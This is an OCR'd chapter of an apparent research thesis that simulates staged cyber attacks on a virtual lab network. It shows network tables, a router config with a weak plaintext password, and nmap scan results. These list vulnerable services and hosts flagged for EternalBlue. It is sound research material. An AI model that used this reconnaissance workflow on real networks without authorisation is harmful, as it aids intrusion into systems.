


Figure 10: Workflow of the proposed framework

Chapter 5
Simulation and Results

In this chapter the simulation of proposed framework and final results are discussed. The details of network diagram, its simulation and the results of Agent based model are described.

An agent based model has been constructed to simulate cyber attacks on a network. This network model includes Core Router, Layer 3 switches, LAN cables, servers, laptops and desktop computers. The core router is connected with the layer-3 switches, configured as a routed network using star topology.

Following steps describe various components of agent based model to perform simulated attack through the agents:

1. Creation of Virtualization Layer
2. Creation of Network Model Layer in GNS3
3. Construction of an attack library
4. Agent based model in Anylogic

5.1 Creation of Virtualization Layer

Virtual machines have been created to virtualize all hardware resources, including processors, memory, and storage and network connectivity. "VMware vCenter vconvertor" tool is used to create exact replica of the physical machine with same configuration and resources. This tool can create an exact image from running system that can be used in VMware & Virtual box. Image can be created by installing vCenter vconvertor tool on a local computer and image can also be created from remote computer via network. After converting physical machines of the network into virtual machines, these files will be shared at a single point over the network. Later on these virtual machines will be added in the VMware workstation. Physical hardware resources are shared by these virtual machines. This has enabled provision of similar environment to run software in the same manner as it is being run on actual systems. Moreover, it gives full control of resources on each virtual environment.

The Microsoft windows and Linux OS virtual machines are added in VMware Workstation that captured from the actual network as mentioned in the following Figure.




Figure 11: Virtual Machines in VMware workstation

Following Table shows the details of Virtual Machine in Virtual Box

Name	OS	Working
WebServer(Ubuntu64)	Ubuntu 64bit	Web Server (Target Machine)
FileServer(WS2008)	Windows Server 2008	File Sharing Server (Target Machine)
MailServer(DebianLinux)	Debian Linux 64bit	Mail Server (Target Machine)
LabWorkstation(W8.1)	Windows 8.1 64bit	Host (Target Machine)
LabPC(W10x64)	Windows 10 64bit	Host (Target Machine)

Debian6	Debian Linux 64bit	Host (Target Machine)
Attacker Machine (Kali)	Kali Linux 64bit	Attacker Machine

Table 6: List of Virtual Machines

5.2 Creation of Network Model Layer in GNS3

“Solarwinds Network discovery” tool and “Nmap” tool is used to get the actual network diagram in automated manner and than the simulation of the actual network model has been created manually in GNS3. Network discovery tool provides the maximum visibility of the network diagram. A customized template is created to represent the network devices. It includes router, switches, servers and Host machines. GNS3 emulates network devices using real Cisco IOS, interfaces with VMware Workstation for virtual machines and allows simulation of complex networks.

GNS3 network model is represented in the following Figure, It is used as an underlying network in agent based modeling to perform simulated attack.




Figure 12: Network Model in GNS3

The subsequent table shows the network components details of the Datacenter.

Name	OS	IP Address
WebServer(Ubuntu64)	Ubuntu 64bit	10.254.20.20/24
FileServer(WS2008)	Windows Server 2008	10.254.20.10/24
MailServer(DebianLinux)	Debian Linux 64bit	10.254.20.30/24

Table 7: Datacenter Network

The succeeding table shows the network components details of the LAN1.

Name	OS	IP Address
LabWorkstation(W8.1)	Windows 8.1 64bit	10.254.19.20/24
Attacker Machine (Kali)	Kali Linux 64bit	10.254.19.10/24 (Attacker Machine)

Table 8: LAN1 Network

The successive table shows the network components details of the LAN2.


Name	OS	IP Address
LabPC(W10x64)	Windows 10 64bit	10.254.21.20/24
Debian6	Debian Linux 64bit	10.254.21.10/24

Table 9: LAN2 Network

5.2.1 Emulated Devices


GNS3 network model contains routers and switches running an actual image of Cisco IOS and depict the original command line interface where actual configurations is required.

The following Figure shows the Configuration screenshot of the configured router of the network.



```
!
!
!
interface FastEthernet0/0
 ip address 10.254.20.5 255.255.255.0
 duplex auto
 speed auto
!
interface FastEthernet1/0
 ip address 10.254.19.5 255.255.255.0
 duplex auto
 speed auto
!
interface Ethernet2/0
 ip address 10.254.21.5 255.255.255.0
 half-duplex
!
no ip http server
no ip http secure-server
!
ip forward-protocol nd
!
!
no cdp log mismatch duplex
 --More--
```

Figure 13: Output of command “show running-config”



```
 exec-timeout 0 0
 privilege level 15
 password cisco
 logging synchronous
 login
line aux 0
 exec-timeout 0 0
 privilege level 15
 logging synchronous
line vty 0 4
 password [redacted]
 login
!
!
end

CoreRouter#show ru
CoreRouter#show ip inte
CoreRouter#show ip interface br
CoreRouter#show ip interface brief
Interface                  IP-Address      OK? Method Status                Protocol
FastEthernet0/0            10.254.20.5     YES NVRAM  up                    up
FastEthernet1/0            10.254.19.5     YES NVRAM  up                    up
Ethernet2/0                10.254.21.5     YES manual up                    up
CoreRouter#
```

Figure 14: Output of command “show ip interface brief”

5.3 Attack agent model in Anylogic

This section presents the agent based model built using Anylogic framework. A state based representation and results of the agent model is presented here. Various stages of towards a successful attack are mapped as different states of the agent. The detailed functionality and results of the states are as follows:


5.3.1 State chart entry point

It describes the initial state of the statechart. There exists only one entry point in the statechart. It will start execution of the first state “Reconnaissance” after statechart entry.

5.3.2 Reconnaissance State

In the below mentioned figure left side window shows the agent states after the statechart entry point. The control resides in the current state until it performs all of the mentioned functions in it. Reconnaissance means to collect as much interesting information as possible about the target network, for this mostly publically available information sources are used and attacker perform social engineering to gather information. In this model Reconnaissance state actually contains the code to find all of the alive host of the networks. Mentioned code take the input of network addresses that are gathered from the social engineering or any public information source, then it will perform the scanning for alive hosts.

The right side window shows the result after back-end functionality of reconnaissance is completed. Attacker agent runs the open source tool to gather information and shows the output. When the information is gathered and the functionality of the state is completed then the state chart switches from “Reconnaissance” state to “Scanning state” via timeout transition. The subsequent figure shows the agent model states as well as the output of the reconnaissance state. The output shows that agent got the response from 12 IP’s of the networks, and considered these 12 IP’s as alive hosts. Later on agent will perform the actions of scanning state on IP’s of alive hosts.



```
<terminated> anylogic config [Java Application] /root/Desktop/anylogic/jre/bin/
Network Scanning is Started
List Of Alive Hosts
10.254.19.1
10.254.19.5
10.254.19.20
10.254.19.254
10.254.19.10
10.254.20.5
10.254.20.10
10.254.20.20
10.254.20.30
10.254.21.5
10.254.21.10

Scanning for Alive Hosts is Done
```


Figure 15: Reconnaissance State

5.3.3 Scanning state

After the Reconnaissance state, the control shifts towards the Scanning state via timeout transition. In the subsequent figure agent states are visible and on the right side the output of the states are visible. Attacker agent resides in the Scanning state, as long as it scans the alive host for further details after that the control moves to the next state. In this state attack agent performs a comprehensive scan including port scanning (open and closed ports), running service (service versions) and OS identification by using different open source/free tools like netcat & nmap.


Nmap performs OS identification by analyzing the responses from the host machines after performing the number of tests and then guess the OS, that's why it is possible that OS guess is not 100% accurate. Agent will separate the IP's on the basis of OS details and Running services on these machines to perform further actions of Vulnerability Assessment state.

The following figure shows the output of the scanning state. Output shows the OS details, open/closed ports and running services on alive hosts.



```
<terminated> anylogic config [Java Application] /root/Desktop/anylogic/jre/bin/java (Jul 8, 2020, 6:52:17 PM)
Nmap scan report for 10.254.19.20
Host is up (0.015s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: 00:0C:29:15:34:07 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1
Network Distance: 1 hop

Nmap scan report for 10.254.19.254
Host is up (0.00096s latency).
All 1000 scanned ports on 10.254.19.254 are filtered
MAC Address: 00:50:56:E5:CF:02 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop
```

Figure 16: Open ports/running service & OS Details




```
Nmap scan report for 10.254.20.30
Host is up (0.052s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   [redacted]
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: [redacted].LAN; OSs: Unix,
 Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 17: Service version details.

5.3.4 Vulnerability Assessment state

After the Scanning state, the control shifts towards the Vulnerability Assessment via timeout transition. In the subsequent figure agent states are visible and on the right side the output of the state actions are visible. Attacker agent resides in the Vulnerability Assessment state, as long as it scans the alive host to detect vulnerabilities against the specific port or running service version after that the control moves to the next state. In this state attack agent runs the Nmap scripts and open source scripts (GitHub) to detect vulnerabilities against the open ports and running services like samba, ftp & telnet.

The following figure shows the output of the scanning state. Output shows that which host machine is vulnerable against specific vulnerability. As show in figure that two host machines running windows 8.1 (10.254.19.20) and windows server 2008 (10.254.20.10) are likely vulnerable for the critical vulnerability of Remote Code Execution named as “MS17-010 Eternalblue” against smb service (port 445).

